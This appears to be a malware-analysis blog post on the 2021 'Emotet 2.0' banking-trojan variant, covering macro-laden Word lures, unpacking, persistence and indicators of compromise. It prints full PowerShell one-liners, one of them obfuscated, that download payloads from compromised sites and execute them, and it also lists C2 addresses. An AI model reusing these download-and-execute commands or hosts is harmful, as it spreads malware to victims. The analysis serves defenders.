Emotet 2.0: Everything you need to know about the new Variant of the Banking Trojan

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Since it was first identified in 2014, the Emotet banking trojan has been a persistent threat that has affected over 1.6 million computers and led to millions of dollars in loss. However, in January 2021 a collaborative effort between law enforcement in several countries, coordinated by Europol and Eurojust, dismantled the operations of Emotet, which was followed by several arrests in Ukraine.

Despite the disruptions in their operations, within 9 months, in November 2021, new Emotet samples were discovered in the wild. Though the new variant of Emotet is very similar to the previous bot code, it differs in the encryption scheme used for command and control communications.

In this article, we delve into the technical aspects of the re-emerged Emotet malware dubbed Emotet 2.0.

Analyzed Samples

Emotet 2.0 has been analyzed based on the following samples:

Documents:

- 349d13ca99ab03869548d75b99e5a1d0
- eb02f3635fbe19caf518a59aceb753ed


PE Images:

4b957e4473826a37066f4489f5abbed4

Initial Access

After almost a year-long hiatus, the Emotet malware has returned to the threat landscape through spamming campaigns. Adversaries are using weaponized Microsoft Word document files to spread the infection.

As shown in the image below, users are tricked into clicking “Enable Content” to execute the malicious Macros that downloads Emotet malware hosted on various WordPress websites compromised by the attackers.



Malicious Macros used to download Emotet

Having extracted the malicious Macros embedded in the document, we found that:

- The Macros are heavily obfuscated to hinder the analysis.
- After deobfuscation, we observed that the Macros execute the Powershell command on the victim system to fetch the Emotet payload from the attacker’s infrastructure.
- After analyzing multiple files, we observed that the campaign uses different PE image files, like executable and DLLs (Dynamic-link libraries), to spread the malware.
- While some campaigns leverage DLL files to deploy the malware, others use .exe files to deploy it.

```
VBA MACRO V1vnl3la5nhxv7.cls
in file: emotet_e2_7dc9821a27cbc29bddb4bb3c708aad0b24a82d9beb1a2df9caeabf7ea6bd8e06_2020-08-29__124331.doc - OLE stream: 'Macros/VBA/V1vnl3la5nhxv7'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub _
Document_open()
H3wkjv081×4co0vat.D1n98zrf0liyijz4
End Sub

_____________________________________________________________________

VBA MACRO H3wkjv081×4co0vat.frm
in file: emotet_e2_7dc9821a27cbc29bddb4bb3c708aad0b24a82d9beb1a2df9caeabf7ea6bd8e06_2020-08-29__124331.doc - OLE stream: 'Macros/VBA/H3wkjv081×4co0vat'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function D1n98zrf0liyijz4()
   On Error Resume Next
      xWlXASB3f = lTaE41F
   Set Jcvk872h = MMMUtGUd
      DVxKjS9un = iWqi0 * Rnd(113880445 - Rnd(8544 * Rnd(5) - rJMl5yNs8 - 669) + 7019 + 9) / 41 * qvRdA6
   Set LBeu9 = mHJKjDD
   Select Case ICJa94E
      Case 6031
         Qwu = Hex(QnQB02r)
         aHLM0 = CByte(439298967)
         ynOP163J = 161
      Case 8397
         rYuNT9 = Oct(gUplUur)
         gHE = 2
         FOTxHex = UozR54f
      Case 583
         yFPT = Atn(ICFwz1)
         DMdSLx87d = CLng(4)
         uLT13mt90 = CStr(55 + 241906489 / 87 / Rnd(NkgvUQNV5))
   End Select
X2o5e5a54lj4tow = 100
   On Error Resume Next
      xWlXASB3f = lTaE41F
   Set Jcvk872h = MMMUtGUd
      DVxKjS9un = iWqi0 * Rnd(113880445 - Rnd(8544 * Rnd(5) - rJMl5yNs8 - 669) + 7019 + 9) / 41 * qvRdA6
   Set LBeu9 = mHJKjDD
   Select Case ICJa94E
      Case 6031
         Qwu = Hex(QnQB02r)
         aHLM0 = CByte(439298967)
         ynOP163J = 161
      Case 8397
         rYuNT9 = Oct(gUplUur)
         gHE = 2
         FOTxHex = UozR54f
      Case 583
         yFPT = Atn(ICFwz1)
```

The malicious Macros extracted from the document

The images below illustrate the different Powershell payloads from multiple malicious documents:

1. Powershell payload that downloads DLL files

powershell $dfkj="$strs=\"http://toupai80.com/wp-admin/C7TNEk/,http://phpnan.com/rajaship/AGV4lxu7XvcyjjvlZ29g/,http://alfadandoinc.com/67oyp/m55JgEVxA1SYr3dXpEJw/,http://ww content/plugins/classic-editor/js/yuOeppNKhbJiW/,http://comtamutthang.com/wp-content/uploads/5U4OLMs/,http://ec2-54–206–92–66.a 2.compute.amazonaws.com/licenses/yB2dXUFf3YYl9uAg/,http://riven3.online/wp-content/SFTwXTjrYTM/\".Split(\",\");foreach($st in $str Random;$r2=Get-Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth) {$fp=\"c:\windows\syswow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj

When the payload is DLL, the campaign uses **Rundll32** to execute an exported function ***Control_RunDLL*** to deploy the Emotet payload.

Name	Address	Ordinal
Control_RunDLL	10001070	1
DllEntryPoint	**100213AF**	**[main entry]**

Control_RunDLL to deploy the Emotet payload.

1. Powershell payload that downloads .exe files:

powershell -e $M6hq9p5=((‘Q’+‘tx’)+(‘dzs’+‘h’));.(‘new’+‘-ite’+‘m’) $eNV:useRpROflLe\sqPgDfi\dQKGpwC\ -itemtype DlrEctorY;::“S`E`cURi`TYProt`OCOL” = ((‘tl’+‘s12,’+‘ ’)+‘t’+(‘ls’+‘1’)+(‘1,’+‘ tls’));$Qfifov7 = ((‘E’+‘2937’)+‘a’+‘4y’);$Edgv38b= ((‘Myu’+‘n’)+‘q’+‘wl’);$Vlxiw69=$env:userprofile+((‘y’+‘Ap’+‘S’+(‘q’+‘pgd’)+(‘fiyA’+‘pD’)+‘q’+(‘k’+‘gpwcyA’)+‘p’)-CREplaCE (‘yA’+‘p’),92)+$Qfifov7+(‘.e’+‘xe’);$Utute3w=((‘S_’+‘zyk’)+‘7r’);$By1b2vx=&(‘n’+‘e’+‘w-object’) neT.wEbcLiENt;$Mv5ki8y= ((‘h’+‘ttp’+‘:/’)+‘/’+(‘fort’+‘c’)+(‘oll’+‘in’)+(‘sa’+‘thl’)+(‘e’+‘tef’)+‘ac’+‘t’+‘o’+‘ry’+‘.c’+‘om’+(‘/wp-a’+‘dm’+‘in’+‘/i/’)+ (‘*h’+‘tt’)+‘p:’+‘/’+‘/’+‘g’+‘et’+‘m’+(‘i’+‘ng.c’)+‘om’+‘/’+‘fo’+‘ru’+‘m/’+(‘p’+‘/*h’)+‘t’+(‘tp://’+‘g’)+‘af’+‘f’+(‘a-‘+‘mu’)+(‘s’+‘ic.’)+ (‘co’+‘m/c’)+(‘gi-‘+‘bi’)+‘n’+‘/’+(‘UM’+‘/’)+(‘*htt’+‘p’)+‘:/’+‘/f’+(‘ran’+‘k’+‘fur’)+‘te’+(‘lf’+‘a’)+(‘r’+‘ol’+‘i’+‘llo’+‘.com/las’)+ (‘e’+‘u/c7’+‘/’)+‘*’+(‘htt’+‘p’+‘://evilnerd’)+‘.o’+‘rg’+(‘/cgi-‘+‘b’)+(‘in’+‘/nU’)+(‘i’+‘/*h’)+‘t’+‘t’+(‘p’+‘:/’)+(‘/ga’+‘p’)+‘e’+‘sm’+(‘m.or’+‘g/o’)+ (‘l’+‘d/’+‘M/*ht’)+‘tp’+‘:/’+(‘/’+‘gr’)+(‘m’+‘l’+‘.net’)+(‘/w’+‘p’)+(‘/C’+‘/’)).“sPL`lt”(42);$On3lyc7= ((‘P’+‘ah’)+‘6y’+‘h1’);foreach($DckyilgIn$Mv5ki8y){try{$By1b2vx.“dOW`N`LoadfIlE”($DckyiIg, $Vlxiw69);$Qfdsif0= ((‘M’+‘06’)+‘3i’+‘n4’);If ((&(‘Get-lt’+‘em’) $Vlxiw69).“IEN`gth” -ge 32254) {&(‘Invo’+‘k’+‘e’+‘-Item’)($Vlxiw69);$N5d6_0z=((‘Y8’+‘e’)+‘v’+ (‘2u’+‘t’));break;$Obf305o=((‘J51’+‘i’)+‘d’+‘oi’)}}catch{}}$Pyfnxkx=((‘K6ki5’+‘5’)+‘2’)

When the payload is a .exe executable file, the Powershell payload fetches the .exe file from the attacker’s infrastructure and executes on the victim’s system.

Emotet Malware Payload

- The Win32API ***IsProcessorFeaturePresent*** is commonly used in malware for anti-debug purposes.

- The argument value 0xA is passed to the API to check if the SSE2 instruction set is available on the victim system. Here, 0xA represents the constant value: **PF_XMMI64_INSTRUCTIONS_AVAILABLE**.
- Systems that support the SSE2 instruction set can use special registers **xmmn,** where **n** can have values from 0 — 7.
- Later in the process the malware uses **xmmn** registers to transfer data.

```
70D91A7B    8325 44EDDA70 00    and dword ptr ds:[70DAED44],0
70D91A82    83EC 24             sub esp,24
70D91A85    830D 58E3DA70 01    or dword ptr ds:[70DAE358],1
70D91A8C    6A 0A               push A
70D91A8E    FF15 3440DA70       call dword ptr ds:[<&IsProcessorFeaturePresent>]
70D91A94    85C0                test eax,eax
70D91A96    0F84 A9010000       je e5-20211117-01.70D91C45
70D91A9C    8365 F0 00          and dword ptr ss:[ebp-10],0
70D91AA0    33C0                xor eax,eax
```

Loading Mechanism

The DLL/exe file dropped by the malicious document acts as a dropper to deploy the Emotet malware. The analyzed DLL has a PE image hidden inside it as shown in the image below:

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1

Address	Hex												ASCII
033A1030	0D	F0	AD	BA	0D	F0	AD	BA	0D	F0	AD	BA	28 10 3A 03	.ð.°.ð.°.ð.°(.:.
033A1040	4D	5A	90	00	03	00	00	00	04	00	00	00	FF FF 00 00	MZ..........ÿÿ..
033A1050	B8	00	00	00	00	00	00	00	40	00	00	00	00 00 00 00	........@.......
033A1060	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	....
033A1070	00	00	00	00	00	00	00	00	00	00	00	00	C0 00 00 00	............À...
033A1080	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD 21 54 68	..°..´.Í!¸.LÍ!Th
033A1090	69	73	20	70	72	6F	67	72	61	6D	20	63	61 6E 6E 6F	is program canno

Here, the malware uses the SSE2 instruction set for data transfer, i.e. the **xmmn** registers transfer hidden payload bytes within the malware.


```
movdqa xmm0,xmmword ptr ds:[esi]
movdqa xmm1,xmmword ptr ds:[esi+10]
movdqa xmm2,xmmword ptr ds:[esi+20]
movdqa xmm3,xmmword ptr ds:[esi+30]
movdqa xmmword ptr ds:[edi],xmm0
movdqa xmmword ptr ds:[edi+10],xmm1
movdqa xmmword ptr ds:[edi+20],xmm2
movdqa xmmword ptr ds:[edi+30],xmm3
movdqa xmm4,xmmword ptr ds:[esi+40]
movdqa xmm5,xmmword ptr ds:[esi+50]
movdqa xmm6,xmmword ptr ds:[esi+60]
movdqa xmm7,xmmword ptr ds:[esi+70]
movdqa xmmword ptr ds:[edi+40],xmm4
movdqa xmmword ptr ds:[edi+50],xmm5
movdqa xmmword ptr ds:[edi+60],xmm6
movdqa xmmword ptr ds:[edi+70],xmm7
lea esi,dword ptr ds:[esi+80]
lea edi,dword ptr ds:[edi+80]
dec edx

esi+50:"is program cannot be run in DOS
esi+60:"t be run in DOS mode.\r\r\n$"
esi+70:"mode.\r\r\n$"

edi+50:"is program canno\rð°\rð°\rð°\rð
edi+60:"\rð°\rð°\rð°\rð°\rð°\rð°\rð°\rð
edi+70:"\rð°\rð°\rð°\rð°\rð°\rð°\rð°\rð

edi+80:"\rð°\rð°\rð°\rð°\rð°\rð°\rð°\rð
```

The code responsible for transferring hidden payload bytes within the malware


- The malware then allocates memory to dump the hidden Emotet payload using VirtualAlloc Win32 api.
- The argument 0x40 has a value of **PAGE_EXECUTE_READWRITE,** which sets the permission of the newly allocated memory to read, write, and execute.

```
push 40
push 3000
mov ecx,dword ptr ss:[ebp-4]
mov edx,dword ptr ds:[ecx+50]
push edx
mov eax,dword ptr ss:[ebp-4]
mov ecx,dword ptr ds:[eax+34]
push ecx
call dword ptr ds:[<&VirtualAlloc>]
mov dword ptr ss:[ebp-C],eax
cmp dword ptr ss:[ebp-C],0
jne e5-20211117-01.6FF7B2B3

[ebp-4]:"PE"

[ebp-4]:"PE"
```


The malware copies the hidden PE image into an address starting from 0x10000000. The address of the newly allocated memory can be found in the EAX register, as shown below:




As seen in the image below, the memory permissions for the region 0x10000000 to 0x00028000 have been set to **ERW** (Execute, Read, Write).




The malware uses the code seen below, to copy the PE image, segment by segment, into the newly allocated memory with Execute, Read, Write permission.




After transfering the byte, the newly allocated memory has a PE image with its MZ header, and the segments are ready to be executed by the malware.




The malware then transfers control to a hidden payload by calling the memory address 0x100143B3.



The image below shows the value stored in the Stack, when the above call happens. The execution starts from address 0x100143B3 in the newly allocated memory.



Subsequently, the Emotet malware is executed. The shellcode is polymorphic in nature as each set of shellcode bytes are encoded by XORing with a key value to evade signature based detection as shown in the image below. The basic functionalities of the shellcode are covered in the System Wide Activity section.




Finally the Emotet shellcode exits from the system.

Extracting the Emotet Payload

- The PE image hidden in the loader has a hash value of **9DA12DAF87DFF61804EDF0ECE87E1DA2**, which is PE image DLL32 and has no exported functions.
- The instructions in the DLL are dynamically decoded using XOR to evade detection.
- There are no hits on VirusTotal for this hash.


System-Wide Activity

The Emotet malware spawns a new process of **Rundll32** with a new command line. This is responsible for maintaining connection with the attacker's C2 (Command and Control) server.




In the new command line shown below, we can see the malware has already been able to write the file in **C:\Users\<user>\AppData\Local\<Random_string>\<random>.<random_extension>**. We have confirmed that the file written in this extension is the same as the initial file dropped from the malicious document.

It is not in the nature of the **Rundll32** system program to make network connections. However, because the malware is executed via **Rundll32**, we can see live traffic from it on the system, when it connects to the attacker's Infrastructure.



Network activity of the malware making connections to external assets.

The persistence mechanism employed by Emotet is a classic technique that utilizes the Run registry key. As mentioned above, a PE image is written to: **C:\Users\<user>\AppData\Local\<Random_string>** directory as **<random_string>.<random_extension>**. After which, the **Rundll32** is abused to run the exported function in the DLL.



Indicators of Compromise (IOCs)

URL	
http://141.94.176.124/Loader_90563_1.dll	http://104.130.140.69:8080
http://122.129.203.163:443	http://178.79.144.87:443
http://188.165.214.166:7080	http://202.29.239.161:443
http://31.220.49.39:8080	http://41.76.108.46:8080

http://51.178.186.134:443	http://51.79.205.117:8080
http://51.91.142.158:80	

IPv4

141.94.176.124	87.120.8.170	51.91.142.158	218.101.110.3	178.79.144.87
98.0.159.122	87.120.8.112	51.79.205.117	217.165.237.42	178.134.47.166
97.83.40.67	87.120.8.109	51.68.138.110	209.33.231.203	178.128.222.53
97.107.134.115	87.120.8.101	51.210.242.234	207.246.112.221	177.67.137.111
95.110.160.239	87.120.37.77	51.178.61.60	204.174.223.210	170.130.55.98
94.28.78.200	87.120.37.231	51.178.186.134	202.179.185.203	167.71.11.125
93.48.80.198	87.120.37.183	50.21.183.143	201.172.31.95	164.68.99.3
93.188.167.97	87.120.37.122	5.189.150.29	200.7.198.138	156.19.152.218
92.38.128.47	87.120.254.96	49.248.217.170	200.236.218.62	154.79.251.172
91.92.109.73	87.120.254.6	45.79.80.198	200.114.247.160	154.79.244.182
91.92.109.189	87.120.254.51	45.63.36.79	198.199.70.22	144.91.110.219
91.92.109.14	87.120.254.252	45.36.99.184	194.36.28.26	142.93.218.86
91.92.109.138	87.120.254.234	45.116.106.45	194.190.18.122	142.44.247.57
91.92.109.136	87.120.254.178	41.76.108.46	192.99.150.39	14.102.188.227
91.92.109.10	87.120.254.158	37.57.82.112	191.36.151.129	117.54.140.98
91.83.88.122	86.97.10.14	36.91.186.235	190.93.208.53	117.220.229.162
91.243.125.5	85.88.174.94	36.67.109.15	190.152.4.202	113.160.37.196
91.207.28.33	80.6.192.58	31.173.137.49	189.147.174.121	110.172.137.20
91.178.126.51	80.211.40.191	31.173.137.47	189.135.21.162	103.77.205.102
91.121.134.180	79.143.186.143	31.173.137.39	187.19.167.233	103.36.126.221
89.107.190.111	77.232.163.203	31.13.195.32	186.97.172.178	103.150.68.124
87.97.178.92	75.176.235.182	31.13.195.152	186.32.3.108	103.146.232.154
87.121.52.247	74.63.218.139	31.13.195.145	186.225.119.170	103.109.247.10
87.121.52.230	69.64.50.41	31.13.195.13	185.99.2.197	107.170.4.227
87.121.52.173	67.207.95.35	31.13.195.129	185.9.187.10	142.4.219.173
87.120.8.245	67.205.162.68	31.13.195.108	185.242.89.198	158.69.118.130
